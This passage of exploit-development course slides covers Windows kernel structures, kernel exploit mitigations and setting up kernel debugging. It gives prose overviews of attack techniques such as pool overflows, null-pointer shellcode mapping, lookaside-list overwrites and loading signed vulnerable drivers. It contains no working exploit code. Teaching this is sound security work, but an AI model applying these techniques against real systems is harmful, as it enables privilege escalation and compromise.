- The first entry "Header" contains Kernel dispatcher information responsible for scheduling


KPROCESS

The first entry in the EPROCESS structure is the process control block entry _KPROCESS (Kernel Process). As the EPROCESS structure is used by the Windows Executive, the KPROCESS structure is used by the Windows Kernel, supporting low-level functionality such as scheduling, prioritization, dispatching, and so on. The structure can be viewed when Kernel debugging with WinDbg:

```
kd> dt nt!_kprocess
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 ProfileListHead  : _LIST_ENTRY
   +0x018 DirectoryTableBase : [2] Uint4B
   +0x020 LdtDescriptor    : _KGDTENTRY
   ...
```

The first entry in the KTHREAD is the _Dispatcher_Header, responsible for scheduling:

```
kd> dt nt!_Dispatcher_Header
  +0x000 Type         : UChar
  +0x001 Absolute     : Uchar
  ...
```



ETHREAD

Just like each process is represented by an EPROCESS structure, each thread is represented by an Executive Thread (ETHREAD) structure. The ETHREAD holds thread-specific data used by the Windows Executive. It is only accessible in Kernel mode. The ETHREAD holds a pointer to the Thread Environment Block (TEB), which resides in user mode. The first entry of the ETHREAD is the Thread Control Block (TCB), which uses the KTHREAD structure as shown on the next slide.

```
kd> dt nt!_ETHREAD
   +0x000 Tcb              : _KTHREAD
   +0x1b8 CreateTime       : _LARGE_INTEGER
   +0x1c0 ExitTime         : _LARGE_INTEGER
   +0x1c0 LpcReplyChain    : _LIST_ENTRY
   +0x1c0 KeyedWaitChain   : _LIST_ENTRY
    ...
```

KTHREAD

- Similarly to how the KPROCESS has a stronger relationship with the Kernel compared to the Executive, the KTHREAD holds information about:
  - Priorities, locks, a pointer to TLS, Kernel stack pointer, etc.
  - Much more information needed by the Kernel

```
kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListHead   : _LIST_ENTRY
   +0x018 InitialStack     : Ptr32 Void
   +0x01c StackLimit       : Ptr32 Void
   +0x020 KernelStack      : Ptr32 Void
   +0x024 ThreadLock       : Uint4B
   ...
```


KTHREAD

The Kernel Thread (KTHREAD) holds data of significance to the Kernel for each thread, similar to how the KPROCESS holds Kernel-relevant data for the process. This includes items such as priorities, locks, a pointer to the thread's Thread Local Storage (TLS), the Kernel stack for the relevant thread, and much more.

```
kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListHead   : _LIST_ENTRY
   +0x018 InitialStack     : Ptr32 Void
   +0x01c StackLimit       : Ptr32 Void
   +0x020 KernelStack      : Ptr32 Void
   +0x024 ThreadLock       : Uint4B
   ...
```

Thread Local Storage

- Method to share global and static variables with multiple threads
- The TlsAlloc() function creates an index for each variable
  - Each thread allocates a block in its TLS to hold a pointer to the data
  - The pointer is stored with the TlsSetValue() function and accessed with TlsGetValue()
  - Initially, the per-thread TLS initializes an array of pointers as LPVOID

Thread Local Storage


Thread Local Storage (TLS) is a way to allow each thread within a process to access the same global or static variables, each with their own unique data assigned. An example would be for a DLL, which uses global or static variables, calling the function TlsAlloc() upon code entry. This function creates an index for each variable. Each thread would allocate a block in its TLS to hold a pointer to the data associated with this variable. Initially, the pointer array is set to LPVOID (null). To set a particular pointer in the TLS, the TlsSetValue() function is called. To obtain a particular pointer, the TlsGetValue() function is called. TlsFree() is called when the data is no longer needed.

Module Summary

- The Windows Kernel is complex, especially the newer versions
- We have introduced Windows Kernel Debugging Requirements
  - We cover much more as appropriate
  - Much is not covered for brevity
- Much of what you need to know about the Kernel comes on an as-needed basis
- Understanding the many structures and experience with C and C++ is priceless


Module Summary

The Windows Kernel is complex, to say the least. There are many unexplored areas of the Kernel as much of it is undocumented. This means that there are likely a large number of undiscovered vulnerabilities. In this module, we introduced Kernel debugging requirements for the Windows OS. As you debug, you will come across many functions and structures that you are not familiar with. As you come across these types of things, Google can be a good friend. There is no replacement for experience. The more experience you have with programming in C and C++, driver development, debugging, and so on, the easier new discoveries are to reverse.




Kernel Exploit Mitigations and Attack techniques

In this module, we discuss exploit mitigation controls primarily specific to the Windows 7, Windows 8, Windows 10 and Server 2012/2016 Kernels.




Windows User-Mode Vulnerabilities

In section 760.1, we covered a good sampling of user mode exploit mitigation controls. Vulnerabilities are still common in applications; however, many are non-exploitable due to these controls. There are many techniques used, such as Return-Oriented Programming (ROP), to evade or defeat some of these controls. Regardless, exploitation is more difficult than it was on previous operating systems, such as Windows XP.



So Why Attack the Kernel

In the past, the Kernel did not participate in many of the exploit mitigation controls we covered in the user space. As we have progressed forward with newer operating systems, such as Server 2016 and Windows 10, the controls have been added or improved in the Kernel space. Still, the controls are often not up to the level that they are in user mode. Also, many organizations still run Windows XP, Windows 7, Windows 8, Server 2008, and Server 2012. If we can find a flaw in a loaded Kernel module or similar, we can potentially exploit the flaw without the headache of various exploit mitigation controls.



Kernel Hacking Considerations


The Windows Kernel is written in mostly C and assembly. Most Windows Drivers are written in C, C++, and assembly. This being the case, it makes sense that experience with these languages will greatly improve your ability to debug and reverse engineer the Kernel. For many of the Kernel vulnerabilities and the techniques used to exploit them, there is often a big learning curve when compared to user mode application exploitation. Kernel loaded modules also require code signing on the 64-bit OS versions.

Reference:

https://docs.microsoft.com/en-us/previous-versions/windows/hardware/design/dn653563(v=vs.85)

This makes it a bit more difficult to load malicious drivers to aid in obtaining system access. One misconception about KMCS is whether it should be considered a true security control. If there are unpatched drivers with known vulnerabilities, properly signed, these can still be loaded. There is no revocation list preventing this from happening.

A lot of the functionality that once existed in user mode has been moved to the Kernel to help protect the OS. This requires that we move into the techniques used for Kernel exploitation as opposed to the user mode equivalent. A lot of the Windows Kernel internals is undocumented, such as that with Native APIs. Mistakes when attempting to exploit the Kernel most often result in a Kernel Panic, or Bug Check, which gives us the infamous Blue Screen of Death (BSoD).



Common Windows Kernel Exploitation Techniques


Stack and heap overflows exist in the Kernel just as they do in user mode. The Kernel stack can be overflowed in the methods similar to overflowing a thread's stack in user mode. The Kernel pool can be compared to the user mode heap, supporting dynamic memory allocation. As previously mentioned, the two primary pools are the paged pool and nonpaged pool. Each can be compromised by overwriting header data and abusing routines such as unlink(). Null pointer dereferencing is a common technique in which an uninitialized pointer is dereferenced, returning a null. If malicious code is mapped in user memory at 0x00000000, a Kernel null pointer vulnerability could potentially result in shellcode execution. Starting with Vista, Lookaside Lists are no longer used in user mode but are still used in Kernel mode. A common attack was to overwrite the forward pointer with a malicious address. If the chunk holding the overwritten pointer is allocated, the malicious value is written into the Lookaside List, resulting in the pointer being returned to the next allocation request. The Kernel did not do away with the Lookaside List due to speed. Input validation errors commonly exist, often in relation to IOCTL with drivers. Race conditions are also common where it may be possible to have one thread modify a pointer after it has been verified by another, a type of Time-of-Check/Time-of-Use (TOC/TOU) vulnerability.

Windows Kernel Hardening

- On Windows 8 - 10 and Server 2012 - 2016
  - First 64KB of memory cannot be mapped, so no more null pointer dereferencing ← Backported to Win7
  - Guard pages added to the kernel pool
  - Improved ASLR
  - Kernel pool cookies
- General Windows 8+ and Server 2012+ protection enhancements
  - C++ vtable protection for Internet Explorer
  - ROP/JOP protection
  - ForceASLR, sehop, more aggressive cookies

Windows Kernel Hardening

Some examples of controls added to the Windows 8 & 10 and Server 2012/2016 Kernels include null pointer dereference protection, guard pages, improved ASLR, Kernel Pool security cookies, and several others. Though not specifically Kernel-related, some additional Windows 8+ and Server 2012+ protection enhancements include C++ vtable protection, ForceASLR, sehop, stronger security cookies, and ROP protection. The Kernel protections added are covered on the following slides.




Kernel Data Execution Prevention

The majority of the 32-bit Windows 7 and Server 2008 Kernel does not support data execution prevention (DEP). It is slightly better on the 64-bit versions but not greatly improved until Windows 8 and Server 2012. The nonpaged Kernel Pool is not protected on Windows 8 or Server 2012, and the 32-bit Windows 8 paged pool is unprotected. Return Oriented Programming (ROP) techniques can still be used to call functions such as VirtualProtect() and disable the DEP protection; however, this is becoming increasingly more difficult with improved ASLR and additional checks.

Reference

A great presentation is available from Matt Miller and Ken Johnson from Microsoft, titled "Exploit Mitigation Improvements in Windows 8." You can find this presentation at https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf.



Kernel ASLR


ASLR was introduced in Windows starting with Vista. Many improvements still needed to decrease predictability and increase entropy; however, it is greatly improved on Windows 8 and Server 2012. Regardless of ASLR, memory leaks often occur, which can aid in the determination of various structures in memory, as well as APIs that can be called during an exploit to retrieve the location of wanted variables. Server 2012 and the 64-bit version of Windows 8 and Windows 10 offer the best ASLR support available from Windows. Prior to these OSes there was minimal entropy in the location of driver locations and such.

Null Pointer Dereferencing

- The first 64K of user-mode memory is unmappable starting on Windows 8 and Server 2012
  - Also, backported into Windows 7 and Server 2008
- Attack technique would typically rely on a user mapping shellcode to 0x00000000 and use a Kernel null pointer dereference to execute the code
- Uninitialized pointers return as null if dereferenced, as well as pointer overwrite techniques such as that with various dispatch table overwrites

Null Pointer Dereferencing

The exploitation class known as null pointer dereferencing has been mostly mitigated starting with Windows 8 and Server 2012. This is due to the inability to map the first 64K of memory starting at null, or 0x0 in user mode memory. The technique to exploit null pointer dereferencing vulnerabilities was to simply map shellcode at null and locate the call to an uninitialized pointer.



Additional Kernel Protections

As of Windows 7, the Kernel pool now uses safe-unlinking. This means that many of the techniques commonly used to abuse the unlink() macro and overwrite chunk header data in the Kernel have been mitigated. Pool allocators in Windows 7 have been proven to sometimes fail to safely unlink free list entries.

Reference

See the paper by Tarjei Mandt, titled "Kernel Pool Exploitation on Windows 7" at http://www.mista.nu/research/MANDT-kernelpool-PAPER.pdf.

Kernel Pool security cookies have been added and improved. These cookies work the same way as they do in user mode where a random value is generated and protects heap chunks from certain types of corruption. Improved checks have been added to prevent the Kernel from executing user mode code outside of Ring 0. Information disclosure protection has been added to avoid the leakage of memory locations, especially prevalent in win32k.sys, by calling various API's.

Additional Protections on Windows 8

- **Range Checks** – Compiler added bounds checking
- **Sealed Optimization** – C++ virtual functions no longer indirect calls
- **Virtual Table Guard** – If an offset from the vptr does not point to a special guard, terminate
- Information disclosure attacks less reliable. Heavily used to bypass ASLR on Windows 7
- **Guard Pages** – Protected pages of memory on the heap


Additional Protections on Windows 8

This slide highlights some additional exploit mitigation controls added to Windows 8. Ken Johnson and Matt Miller (Skape) from Microsoft gave an excellent presentation on the additional protections added to Windows 8.

Reference


You can check out the slides at https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf.

Range checks work by compiler code insertion that adds bounds checking to buffer allocations. Sealed optimization forces C++ virtual functions into direct calls, removing the attack vector commonly used during C++ class-based exploitation in which an application relies on a call to a register-based offset. Virtual Table Guard helps protect the C++ Class-based VPTR by inserting a guard at a known offset. The guard is checked to ensure a VPTR was not overwritten. Information disclosure attacks used to leak out information to help get around ASLR have been mitigated by the removal of image pointers. Guard pages were added to the heap to protected dynamic memory. If an attacker performs an overflow and hits a guard page protecting various heap allocations the program will be terminated.




Module Summary

In summary, the Windows 8 & 10 Kernels have ended the life of many Kernel and dynamic memory exploitation techniques. There will always be new techniques discovered, but already they are conditional and becoming even more so. The Kernel is still less protected than happenings in user mode, but this is changing as well. Much of the latest research by researchers, such as j00ru and Nikita Tarakanov, focuses on Kernel race conditions, Kernel object header corruption and the lack of security checks, continued table overwrites, and many one-off flaws that are not relevant to a particular vulnerability class.



Debugging the Windows Kernel

In this module, we discuss the various options for Windows Kernel debugging.




Debugging the Windows Kernel

There are quite a few debuggers available to support debugging Windows applications. This typically requires only the ability to debug ring 3. When execution crosses over into Kernel, memory visibility is lost. Various debuggers are available supporting Windows ring 0 debugging, some which can be seen at http://www.woodmann.com/collaborative/tools/index.php/Category:Ring_0_Debuggers. The problem is that many are unstable and even fewer support debugging 64-bit Kernels. The best option is to use WinDbg, with the additional option of using IDA as a frontend. If you have a listened copy of Visual Studio, you can use the debugging options supported there as well.

Reference

https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugging-using-visual-studio.

You can perform Kernel debugging in various ways, which we cover shortly. The most common method is to have a Windows host OS with VMware running a target virtual machine you want to debug. Another common option is to have two VMs running on a Windows host and perform debugging between them using a special configuration. The target OS to be debugged must be configured properly with special boot settings.



Setting Up Kernel Debugging on Windows

As mentioned, the most common configuration, and the one which gives the least number of headaches is to have VMware Workstation running on a Windows host OS with target VMs configured for debugging. There are other ways to set up Kernel debugging such as using a null modem cable, IEEE 1394 cable, or a USB cable.

Reference

For these options, see the Microsoft site set up to aid with this style of debugging at https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugging-using-visual-studio.

Local Kernel debugging is also an option; however, it is not optimal due to various limitations, such as the inability to pause the OS. If you paused the OS, you would not have the ability to continue.

Reference

For help with local Windows Kernel debugging, see https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/performing-local-kernel-debugging. However, Microsoft does not recommend this option.

This type of information, as you can see by the links provided, is available publicly at many locations. The links provided are the best this author could find and should help you get on your way if you choose to take a different Kernel debugging option.

Setting Up a Kernel Debugger with Virtualization

- Windows 7/8/10 Example
  - Power down the virtual machine
  - Add a new serial port under the hardware tab in VMware Settings
  - Select, "Output to a named pipe"
  - Default on VMware will set it to \\.\pipe\com_1
    - This must correlate to the serial port number
    - E.g., "Serial Port 2" should use the name \\.\pipe\com_2
  - Select, "This end is the server," and "The other end is an application"

Setting Up a Kernel Debugger with Virtualization

Shortly, we work on debugging the Windows 7 and Windows 8 Kernels. This slide simply shows some of the high-level steps you would take to set up debugging. With VMware, you must first power down the virtual machine target you want to debug. Under VMware settings, you must add a new serial port from the hardware tab. Select the option, "Output to a named pipe." By default, VMware creates a pipe named \\.\pipe\com_1. You can change the name of this pipe, but we stay with the defaults in this class to avoid complications. You want to set the com_X option, where "X" is the number, to match the serial port number you want to use.

Finally, you want to select the appropriate options under the named pipe. If debugging from a host OS to a VM, select, "This end is the server," and, "The other end is an application." If debugging between two VMs, the debugger VM would get these same settings, whereas the VM to be debugged would get the settings, "This end is the client," and, "The other end is a virtual machine."

Setting Up a Kernel Debugger with VirtualKD by SysProgs

- VirtualKD is a free tool provided by SysProgs
  - Works with VMware and VirtualBox
  - Increases performance and greatly decreases debugging latency
  - Works on most versions of Windows
  - Automatically starts WinDbg and is easy to set up and use
  - http://virtualkd.sysprogs.org/
  - Now supports Windows 10!

Setting Up a Kernel Debugger with VirtualKD By SysProgs

VirtualKD is a free tool offered by SysProgs at http://virtualkd.sysprogs.org/, inspired by the VMKD project by Ken Johnson. It works with both VMware and VirtualBox. It is simple to set up and use, and greatly increases performance and decreases latency with debugging. It works with most versions of Windows from XP up to Windows 10 with version 3.0.

WinDbg

